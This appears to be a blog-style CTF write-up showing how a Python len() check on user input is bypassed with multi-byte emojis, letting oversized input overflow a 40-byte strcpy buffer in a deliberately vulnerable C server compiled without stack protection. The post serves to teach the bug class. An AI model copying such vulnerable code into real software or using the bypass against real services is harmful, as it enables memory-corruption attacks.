Title here
Summary here
July 15, 20253 minutes
Last weekend, at a CTF (l3ack ctf 2025), I came across a simple ret2win, or so it seemed. The code had a gets that stored the input in a 272-character buffer, and there was also a win function that ran /bin/sh, but there was a problem… On the server, the binary wasn’t run directly: the input first went through a Python script that contained the following:
BINARY = "./chall"
MAX_LEN = 0xff

# Get input from user
payload = input(f"Enter your input (max {MAX_LEN} bytes): ")
if len(payload) > MAX_LEN:
    print("[-] Input too long!")
    sys.exit(1)
The Python script checked whether the input was shorter than 255; otherwise it didn’t pass the input to the binary and closed the connection. If the buffer we needed to overflow was 272 but we could only send 255, the ret2win seemed impossible.
In Python, len() doesn’t only count printable characters, it counts any byte
>>> len(b'\x00Hola')
5
>>> len(b'\x01Hola')
5
>>> len(b'\x02Hola')
5
The trick is in how len interprets emojis: an emoji is still stored as a set of bytes
[d3bo@archlinux emoji]$ echo -n "😁" | xxd
00000000: f09f 9881
On the other hand, characters like the letter ‘A’ are stored as \x41 in hex, taking up just 1 byte.
[d3bo@archlinux emoji]$ echo -n "A" | xxd
00000000: 41
Python’s len function says the letra variable has 1 character, which is correct
>>> letra = "A"
>>> len(letra)
1
>>> int(len(letra.encode("utf-8").hex())/2)
1
With the emoji it also says there is one character, which is correct because there is a single emoji. The thing is that the input doesn’t take up 1 byte, it takes up more, since emojis are represented with 4 bytes or more…
>>> emoji = "😁"
>>> len(emoji)
1
>>> int(len(emoji.encode("utf-8").hex())/2)
4
>>>
This apparently isn’t a problem for Python, but when the input is passed to a C program, the check done in Python is useless: if the input contains lots of emojis, what ends up being passed to the binary will take up more than 255 characters, “bypassing” the “validation” of the intermediate Python program.
You can test this with the following two programs:

The first one is a program that listens for connections on port 12345 and has a 40-byte buffer. Inside handle_client, whatever is received from the client is copied directly into the 40-byte buffer with strcpy, which is vulnerable because it doesn’t check the size. The second one, the Python script, waits for user input and checks that it isn’t longer than 38 bytes to prevent the C program’s 40-byte buffer from overflowing. With what we’ve explained above, a buffer overflow can be achieved using emojis.
// gcc main.c -o main -fno-stack-protector -no-pie -z execstack -Wno-implicit-function-declaration

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <arpa/inet.h>

#define PORT 12345
#define BUFFER_SIZE 40

void handle_client(int client_socket) {
    char buffer[BUFFER_SIZE];
    char recvbuf[1024];

    int bytes_received = recv(client_socket, recvbuf, sizeof(recvbuf) - 1, 0);
    if (bytes_received < 0) {
        perror("recv");
        return;
    }

    recvbuf[bytes_received] = '\0';

    strcpy(buffer, recvbuf);

    close(client_socket);
    return;
}

int main() {
    int server_fd, client_fd;
    struct sockaddr_in server_addr = {0}, client_addr;
    socklen_t addr_len = sizeof(client_addr);

    server_fd = socket(AF_INET, SOCK_STREAM, 0);
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(PORT);
    server_addr.sin_addr.s_addr = INADDR_ANY;

    bind(server_fd, (struct sockaddr*)&server_addr, sizeof(server_addr));
    listen(server_fd, 1);

    printf("🖥️  Servidor esperando conexión en puerto %d...\n", PORT);

    while ((client_fd = accept(server_fd, (struct sockaddr*)&client_addr, &addr_len)) >= 0) {
        printf("🔗 Cliente conectado\n");
        handle_client(client_fd);
    }

    close(server_fd);
    return 0;
}
# python3 client.py
import socket

HOST = '127.0.0.1'
PORT = 12345

def main():
    payload = input("[+] Input para el servidor: ")
    if len(payload) > 38:
        print("[!] Demasiado largo")
        exit(1)
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((HOST, PORT))
        s.sendall(payload.encode('utf-8'))
        print("[*] Payload enviado")

if __name__ == "__main__":
    main()
python3 client.py
[+] Input para el servidor: 😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈😈
[*] Payload enviado
./main
🖥️  Servidor esperando conexión en puerto 12345...
🔗 Cliente conectado
Segmentation fault         (core dumped) ./main